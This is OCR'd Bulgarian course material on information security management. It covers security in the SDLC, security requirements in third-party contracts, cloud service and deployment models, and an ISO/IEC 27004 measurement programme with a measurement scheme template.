
- Интегриране на изискванията на информационната сигурност в организационните процеси – Двупосочно подаване на информация
- Оперативните отдели подават информация към мениджъра по ИС
- Мениджъра чрез програмата си връща информация за нужното ниво на сигурност, метрики за измерване на процесите, политики и процедури.

Програмата по ИС трябва да обхваща всички аспекти на организацията, което ще доведе до разпределение на отговорностите по ИС не само до мениджъра на програмата, а и до служители които не са му пряко подчинени. Отговорностите на мениджъра ще бъдат насочени в правилната комуникация с отделите и ангажираността на ръководството, за да може програмата му ефективно да защитава всички аспекти и активи на организацията.

В една система за управление на сигурността на информацията установяването на контекста, оценяването на риска, създаването на план за третиране на риска и приемането на риска са част от етапа „планиране” на модела PDCA (plan-do-check-act). На етапа „изпълнение” на СУСИ се осъществяват необходимите действия и механизми за контрол, които да намалят риска до приемливо ниво в съответствие с плана за третиране на риска. На етап „проверка”

на СУСИ ръководителите следва да определят необходимостта от преразглеждане на оценяването на риска и третирането на риска в светлината на инцидентите и промените в обстоятелствата. На етапа „действие" се изпълняват всички необходими действия, включително допълнително прилагане на процеса по управление риска за сигурността на информацията.


Висока степен на интеграция – чрез включване във всички фази на **SDLC (System Development Life Cycle)**. Тъй като тези функции от цикъла обикновено са отговорност на другите отдели е нужно мениджъра по ИС да разработи подход за интегриране на тези функции в дейностите по ИС.



изт.: http://commons.wikimedia.org/wiki/File:SDLC_-_Software_Development_Life_Cycle.jpg

Процесът на разработка на софтуер, известен също като жизнен цикъл на софтуерна разработка (Software Development Life Cycle – SDLC), е структура, наложена върху развитието на

софтуерния продукт. Понякога се използват и термините "жизнен цикъл на софтуера" (software life cycle) и "софтуерен процес" (software process).
Информационните системи имат жизнен цикъл, през който те биват създадени, специфицирани, проектирани, разработени, изпитвани, внедрени, използвани, поддържани и най-накрая спрени от работа и унищожени. Сигурността на информацията трябва да се взема предвид на всеки етап. Новите разработки на системата и измененията на съществуващи системи представляват възможности за организацията да обнови и подобри механизмите за контрол на сигурността, като взема предвид действителните инциденти и текущите и възможните рискове за сигурността на информацията.



изт.: http://en.wikibooks.org/wiki/Introduction_to_Software_Engineering/Process/Life_Cycle

При различните софтуерни проекти изискванията са различни и по тази причина може да има и различни фази на SDLC според специфичните нужди на проекта и клиента. От своя страна това води и до различни подходи при разработка на софтуер, сред които може да се избира по време на изпълнението на софтуерния проект. Допълнителна роля може да има и практиката на съответната фирма с определени видове проекти за софтуер и доказани или категорично отхвърлени методологии в зависимост от опита и (от особено значение)

Жизнен цикъл на информационната система – непрекъснат процес, който обхваща периода от възникване на идеята за създаване на информационна система до снемането и от експлоатация.

Сигурността на информацията трябва да бъде включена в метода(ите) на организацията за управление на проекти, за да се гарантира, че са идентифицирани и отчетени рисковете за сигурността на информацията като част от проекта. Това най-общо се отнася за всеки проект, независимо от неговия характер, например проект за основен процес на дейността, ИТ, управление на оборудване и други поддържащи процеси.

Сигурност в договорите и процеси от 3-ти страни

Интегриране на изискванията за информационна сигурност в договорите и процеси от 3-ти страни:

- Договорите, които засягат ИС - се преглеждат за правно съответствие от дадения правен отдел и от мениджъра по ИС, за да се подсигури, че рискът е оценен и ръководството е запознато;
- Рискът свързан с трети страни - всяко отношение с трета страна трябва да мине през оценка на риска и подходящи техники за намаляването му трябва да бъдат приети и бюджетирани, преди подписване на договор.

Информацията може да бъде изложена на риск от доставчици с неадекватно управление на сигурността на информацията. Трябва да бъдат идентифицирани и приложени механизми за контрол за администриране на достъпа на доставчика до средства за обработване на информация. Например, ако съществува особена нужда от поверителност на информацията, може да се използват споразумения за неразкриване. Друг пример са рисковете за защита на данни, когато споразумението с доставчика включва предаване илидостъп до информация през границите. Организацията трябва да бъде наясно, че правната или договорната
отговорност за защитата на информацията остава за организацията.

Важни аспекти на които трябва да обърне внимание мениджъра по ИС:

- 3ти страни са също партньори, аутсорснати процеси и доставчици на услуги;
- Извършване оценка на уязвимостите и съотнасянето му към риск профила на организацията;
- Договорните отношения трябва да бъдат подкрепени с подходящи споразумения NDA (Non-disclosure agreements) и SLA (Service level agreements);

- Трябва да бъдат установени и документирани споразумения с доставчика, за да се гарантира, че няма недоразбиране между организацията и доставчика по отношение на задълженията на двете страни да изпълняват съответните изисквания за сигурност на информацията.
- Споразуменията може да се изменят значително за различните организации и между различните видове доставчици. Следователно трябва да се положат грижи да се включат всички съответни рискове и изисквания за сигурността на информацията. Споразуменията с доставчика може да включват и други страни (например поддоставчици).
- В споразумението трябва да бъдат взети под внимание процедурите за продължаване на обработването, в случай че доставчикът не е в състояние да доставя своите продукти или услуги, за да се избегне всякакво закъснение в уреждането на заместващи продукти или услуги.
- Включване на клауза за право на одит на ИС на 3-тата страна;
- Включване на клауза за дефиниране на специфични изисквания към ИС (криптиращи алгоритми, нива на физическа сигурност, ниво на достъпност и др.)

- Изисквания за изпращане на доклади за измерване на услугите, резултати от одити и т.н.
- Клаузи за защита в случай на пробиви в сигурността причинени доставчика на услуги (Service Provider);
- Дефиниране на метрики в SLA за оценка на услугите;
- Взимане в предвид на правни и регулаторни мерки на територията на управление на 3-тата страна.
- Споразуменията с доставчиците трябва да включват изисквания, отнасящи се за рисковете за сигурността на информацията, свързани с веригата за доставки на услуги и продукти на информационни и комуникационни технологии.

Трябва да бъдат взети предвид следните въпроси, засягащи сигурността по веригата за доставки, за включване в споразуменията с доставчиците: за услугите на информационните и комуникационните технологии, изискващи доставчиците да изпълняват изискванията за сигурност на информацията на организацията по веригата на доставки, ако доставчиците сключват договори с поддоставчици за части от услугата на информационните и комуникационните технологии, предоставяна на организацията;

Отговорността за управлението на взаимоотношенията с доставчици трябва да се предостави на нарочно лице или екип за управление на услугата. В допълнение организацията трябва да осигури доставчиците да присвояват отговорности за преглед на съответствието и да налагат изискванията на споразумението. Трябва да бъдат налични достатъчни технически умения и ресурси за мониторинг относно това, че изискванията на споразумението, в частност изискванията за сигурност на информацията, се спазват. Трябва да бъде предприето съответното действие, когато се забележат недостатъци при доставката на услугата.

Детайли, които трябва да се включат в договорите с 3-ти страни:

- Детайлна спецификация на аутсорснатата услуга;
- Специфични изисквания към сигурността;
- Рестрикции за копиране на информацията и защита на активите;
- Забрана за достъп без специална оторизация и поддържане на лист с лицата, кога и до къде са имали достъп;
- Изисквания за непрекъсваемост на услугите;
- Нива на качество на услугата;
- Защита на интелектуалната собственост;
- Срокове на валидност на конфиденциалността;

Измененията на предоставянето на услуги от доставчици, включително поддържане и усъвършенстване на съществуващи политики, процедури и механизми за контрол за сигурност на информацията, трябва да бъдат управлявани, като се отчита критичността на информацията, системите и процесите, свързани с дейността, и повторното оценяване на рисковете.


Трябва да бъдат взети предвид следните въпроси в споразуменията с доставчиците:

- внедряване на процес на мониторинг и допустими методи за валидиране относно това, че доставяните продукти и услуги на информационните и комуникационните технологии спазват заявените изисквания за сигурност
- получаване на уверение, че критични компоненти и техният произход може да бъдат проследени по веригата за доставки;

- определяне на правила за споделяне на информация, отнасяща се за веригата за доставки и всякакви потенциални проблеми и компромиси между организацията и доставчиците;

Cloud Computing Models - Облачни технологии – модели

Облачни технологии – модели (Cloud Computing Models) и детайли на които да се обърне внимание



Новият модел на компютърни технологии получи названието облачни компютърни технологии като облакът е метафора за интернет – т.е. технологии и услуги, достъпни през интернет.
С изобретяването на новият бизнес-технологичен модел организациите масово преструктурират своите IT системи от традиционният модел клиент/сървър към облачен технологичен модел където всичко се предлага като услуга без значение дали става въпрос за софтуер, хардуер или съхраняване на информационни масиви.
За да отговорят на разнородните изисквания на потребителите, доставчиците на облачни технологии предлагат различни услуги (SaaS, PaaS, IaaS) и модели (Public, Private, Hybrid).

Софтуер като услуга (на английски: Software as a Service, SaaS), понякога като софтуер при поискване, при възникнала необходимост ("on-demand software") е модел на доставка на софтуер, при който софтуерът и асоциираните данни са хоствани централно (обикновено в (Интернет) облак) и са обикновено достъпни за потребителите, чрез клиентска програма, обикновено с използване на уеб браузър през интернет.

Платформа-като-Услуга Platform as a Service (PaaS) - Доставчиците на платформа (PaaS) предоставят различни услуги на разработчиците на приложения като виртуална среда за разработка и предварително настроени за тази среда инструменти, стандарти за приложението, съобразени с изискванията на разработчика както и предварително изграден канал за разпространение, който се предоставя на разработчиците на публични приложения.

Инфраструктура-като-Услуга Infrastructure as a Service (IaaS) - Доставчиците на облачна инфраструктура като услуга предоставят на клиентите възможност да ползват изчислителна мощ, дисково пространство, интернет мрежа, оперативна памет и други основни технологични ресурси, които правят възможно внедряването и работата на различни софтуерни програми като операционни системи и приложения.

Сигурност-като-Услуга - Security as a Service (SecaaS) - Сигурност-като-Услуга (SecaaS) се отнася за доставка на сигурна платформа и приложения към клиентите при поискване (on demand). Ако сигурността е изцяло под управлението на доставчика, клиентите ще чувстват липсата на контрол върху техните лични данни. Сигурността е добре да бъде оформена като споразумение, поделящо отговорностите между клиента и доставчика.
За да се гарантира безопасността на данните на клиента, доставчикът трябва да може да предложи като услуга редица приложения за сканиране на средата като анти вирусна програма, приложения за откриване на вредни скриптове (всички форми на spyware, malware, trojan, sniffer scripts).

Cloud Computing Deployment Models - Модели

Облачни технологии – внедрени модели (Cloud Computing Deployment Models) и детайли на които да се обърне внимание

Частен облак (Private Cloud) - Частна облачна (или вътрешна) инфраструктура е предназначена за ползване от самостоятелна организация или група. Тази инфраструктура не се споделя с други организации или потребители.

Публичен облак (Public Cloud) - Публична облачна (или външна) инфраструктура се предлага свободно чрез интернет достъп до софтуерни приложения и уеб услуги при поискване на всички потребители или голяма индустриална група от потребители.

Хибриден облак (Hybrid Cloud) - Хибридният облачен модел съществува благодарение на необходимостта на организациите от различни видове облачни модели (Публични, Частни и Обществени) едновременно.

Обществен облак (Community Cloud) - Обществеият (Community) облак представлява инфраструктура, която се споделя от няколко организации, които формират общността споделяйки близки интереси като сигурност, условия за ползване, изисквания за съвместимост и други подобни. Обществеият облак предлага по-висока степен на поверителност, сигурност и политика на съвместимост. Пример за такъв тип облак е проекта Gov Cloud на Google.

Програма за оценка на информационната сигурност БДС ISO/IEC 27004:2012

Значими фактори - рисковете за сигурността на информацията, нейния организационен размер, наличните ресурси и приложимите законови, регулаторни и договорни изисквания.

В идеалния случай съществуващите дейности за измерване трябва да са част от ежедневните оперативни дейности на организацията с минимални изисквания за допълнителни ресурси. (БДС ISO/IEC 27004:2012).

Ефикасно внедрената програма за измерване на сигурността на информацията разширява доверието на заинтересуваните страни в резултатите от измерването и позволява на заинтересуваните страни да из¬ползват тези измерители за въздействие върху непрекъснатото усъвършенстване на сигурността на информацията и на СУИС.
Събраните резултати от измерване позволяват сравняване на напредъка в постигане на целите на сигурността на информацията за даден период от време като част от процеса на непрекъснатото усъвършенстване на СУИС.

Целите на измерването на сигурността на информацията:

- оценяване на ефикасността на внедрените механизми за контрол или групи от механизми за контрол ;
- оценяване на ефикасността на внедрената СИУС;
- верифициране на степента, до която е отговорено на идентифицираните изисквания за сигурност;
- подпомагане подобряването на характеристиките на сигурността на информацията от гледна точка на цялостните бизнес рискове за организацията
- предоставяне на входни данни за прегледа от ръководството за подпомагане вземането на решения;

Организацията трябва да установи и управлява програма за измерване на сигурността на информацията, за да постигне установените цели на измерването и да възприеме модела PDCA в рамките на цялостните организационни дейности за измерване. Организацията трябва също така да разработи и внедри схеми за измерване, за да получи повторими, обективни и полезни резултати от измерването, основани на модела за измерване на информационната сигурност
Програмата за измерване на сигурността на информацията и разработената схема за измерване трябва да осигурят ефективното постигане на целите на организацията и повторимо измерване и да предоставят резултати от измерването за свързаните заинтересувани страни за идентифициране на потребностите от усъвършенстване на внедрената СУИС, включително нейния обхват, политики, цели, механизми за контрол, процеси и процедури.

Програмата за измерване на ИС включва следните процеси:

- разработване на измерители и измерване ;
- провеждане на измерването;
- анализ на данни и докладване на резултатите;
- оценка и подобряване на програмата.

Фактори за успех (Critical Success Factors)

Фактори за успех (Critical Success Factors):

- ангажираност на ръководството, поддържана с подходящи ресурси;
- повторим процес, позволяващ събиране и докладване на смислени данни за осигуряване на приложими тенденции в рамките на определен период от време;
- количествени измерители, основани на целите на ИС;
- лесно получаване на данни, които може да се използват за измерване;
- оценяване на ефикасността на програмата за измерване на ИС и изпълнение на идентифицирани подобрения;
- последователно периодично събиране, анализ и докладване на данните от измерване по подхо¬дящ начин;

- приемане на обратна връзка за резултатите от измерването от съответните заинтересувани страни;
- оценяване на полезността на резултатите от измерването и изпълнение на идентифицираните подобрения.
-

Описание на критичните фактори, способстващи за успеха на програмата за измерване на сигурността на информацията за подпомагане на непрекъснатото усъвършенстване на СУСИ

Ползи от внедряване на система за измерване

- демонстриране съответствието на организацията с приложимите законови или регулаторни изисквания и договорни задължения;
- поддържа идентификация на неоткрити или неизвестни преди това проблеми, свързани със сигурността;
- подпомага при удовлетворяване на потребностите на ръководството от докладване, когато се формулират измерители за извършени или текущи дейности;
- източник на входни данни за процеса на управление на ИС, вътрешните одити на ИС и прегледи от ръководството.


Модел за измерване на ИС

Модел за измерване на ИС - структура, свързваща информацията, необходима за съответните обекти на измерването и техните атрибути, които може да включват планирани и внедрени процеси, процедури, проекти и ресурси.
Моделът за измерване на ИС описва как са определени съответните атрибути количествено и конвертирани към индикатори, които предоставят основа за вземане на решение.

Базов измерител и метод за измерване - е резултат от прилагането на метода за измерване към избрани атрибути на обекта на измерване. Обектът на измерване може да има много атрибути. Методът за измерване е логическа последователност от операции, използвани за количествено изразяване на атрибута по отношение на определената скала. Операцията може да включва дейности като броене на събития или наблюдение на времето за преход.

Базовият измерител е най-простият измерител, който може да се получи. Базовият измерител е резултат от прилагането на метода за измерване към избрани атрибути на обекта на измерване. Обектът на измерване може да има много атрибути, като само някои от тях може да дават полезни стойности, които да се прис¬воят на базовия измерител. Даден атрибут може да се използва за няколко различни базови измерители.

Пример:



Механизъм за контрол 1", отнасящ се за контрол А.8.2.2 "Осведомяване, образование и практи¬ческо обучение по сигурност на информацията" от ISO/IEC 27001:2005 ("Всички служители на орга¬низацията и, където е уместно, доставчиците и потребителите от трета страна трябва да получат подходящо обучение за осведомяване и редовно актуализиране на знанията по политиките и проце¬дурите на организацията в съответствие с техните работни функции"), трябва да е внедрен, както следва: "Целият персонал, свързан със СУИС, трябва да получи практическо обучение за сигур¬ността на информацията, преди да му бъде даден достъп до информационната система".

Резултати от измерването и критерии за вземане на решение:

Резултатите от измерването са получени с тълкуване на приложимите индикатори, основани на дефинираните критерии за решение, и трябва да се разглеждат в контекста на цялостните цели на измерването за оценяване на ефикасността;
Критериите за решение се използват за определяне на необходимостта от действия или по-нататъшно проучване, както и да се опише нивото на увереност в резултатите от измерването;

Критериите за решение може да се прилагат към поредица от индикатори, например за провеждане на анализ на тенденциите, основани на получените индикатори в различните моменти от време.
Целите предоставят подробни спецификации на производителността, приложими към организацията или към части от нея, получени от задачите на сигурността на информацията, като например задачи на СУИС и задачи на контрола, които трябва да се определят и постигнат, за да се достигнат тези задачи.

Анализ на данните и докладване на резултатите от измерването: данните трябва да бъдат обработени, за да се получат индикаторите. Изводите от анализа трябва да се преразгледат от съответните заинтересувани страни, за да се осигури правилното тълкуване на данните;съобщаване на резултатите от измерването на съответните заинтересувани страни - клиенти за измерването, собственици на информацията и персонала;

Събраните данни трябва да се анализират и тълкуват с езика на критериите за решение. Данните може да бъдат обобщени, трансформирани или прекодирани преди анализа. При изпълнение на тази задача данните трябва да бъдат обработени, за да се получат индикаторите. Може да се приложат множество техники за анализ. Дълбочината на анализа трябва да е определена от природата на данните и информационната потребност.
Резултатите от анализа на данни трябва да се тълкуват. Лицето, анализиращо резултатите (лице за комуни¬кация), трябва да е в състояние да направи някои първоначални изводи, основани на резултатите.

Усъвършенстване на програмата

Усъвършенстване на програмата - критерии:

- промени в бизнес целите на организацията;
- промени в законовите и регулаторните изисквания и договорните задължения;
- промени в изискванията на организацията за ИС;
- промени в рисковете за ИС в организацията;
- нарастване на възможностите за по-прецизни или подходящи данни и/или методи за събиране на данни за целите на измерването;
- промени в обекта на измерването и/или негови атрибути;

През планирани интервали организацията трябва да оценява следното:
а) ефикасността на внедрената програма за измерване на сигурността на информацията, за да се гарантира, че тя:
1) представя резултатите от измерването по ефикасен начин;
2) е изпълнена, както е планирано;
3) показва промените във внедрената СУИС и/или механизми за контрол;
4) показва промените в обкръжението (например изисквания, законодателство или технология) и
b) полезността на изведените резултати от измерването, за да се гарантира, че те удовлетворяват съответните информационни потребности.

Организацията трябва да идентифицира потенциалните потребности от усъвършенстване на програмата за измерване на сигурността на информацията, включително:
а) преразглеждане или премахване на въведени измервателни схеми, които вече не са подходящи, и

b) пренасочване на ресурси за поддържане на програмата за измерване на сигурността на информацията.

Шаблон за измервателна схема за ИС - БДС ISO/IEC 27004:2012

Шаблон за измервателна схема за ИС (БДС ISO/IEC 27004:2012)

Идентификация на измервателната схема	
Наименование на измервателната схема	Име на измерването
Цифров идентификатор	Уникален, специфичен за организацията цифров идентификатор
Предназначение на измервателната схема	Описва основанията за въвеждане на измерване
Цел на механизма за контрол/процес	Цел на механизма за контрол/процес, подложен на измерване (планирано или внедрено)
Механизъм за контрол (1)/ процес (1)	Механизъм за контрол/процес, подложен на измерване
Механизъм за контрол (2)/ процес (2)	По избор: допълнителни механизми за контрол/процеси в рамките на групирането, включено в същото измерване (планирано или реализирано)
Обект на измерването и атрибути	
Обект на измерването	Обект (предмет), който е характеризиран чрез измерване на неговите атрибути. Обектът може да включва процеси, планове, проекти, ресурси и системи или компоненти на системи
Атрибут	Свойство или характеристика на обект на измерване, което може да бъде разграничено количествено или качествено от човек или по автоматизиран начин
Спецификация на базов измерител (за всеки базов измерител [1...n])	
Базов измерител	Базовият измерител е определен в терминологията на атрибут и специфицирания метод за измерване за неговото количествено изразяване (например брой на обучения персонал, брой на площадките/офисите, натрупаните до момента разходи). След като се съберат данните, на базовия измерител се присвоява стойност
Метод за измерване	Логическа последователност от операции, използвани за количественото изразяване на атрибут в съответствие с определената скала
Тип на метода за измерване	В зависимост от естеството на операциите, използвани за количествено изразяване на атрибут, може да бъдат разграничени два типа методи: - субективен: количественото изразяване включва човешки преценки - обективен: количественото изразяване е основано на числени правила, като например броене
Скала	Подредена последователност от стойности или набор от категории, на които е присвоен атрибут на базов измерител
Тип на скалата	В зависимост от природата на взаимовръзките между стойности на скалата са определени четири типа скали: номинална; цифрова; интервална и пропорционална
Единица за измерване	Специфично количество, определено и общоприето, с което може да бъде сравнено всяко друго количество от същото естество за получаване на съотношение на двете количества като число
Спецификация за производен измерител	
Производен измерител	Измерител, който е получен като функция от два или повече базови измерителя

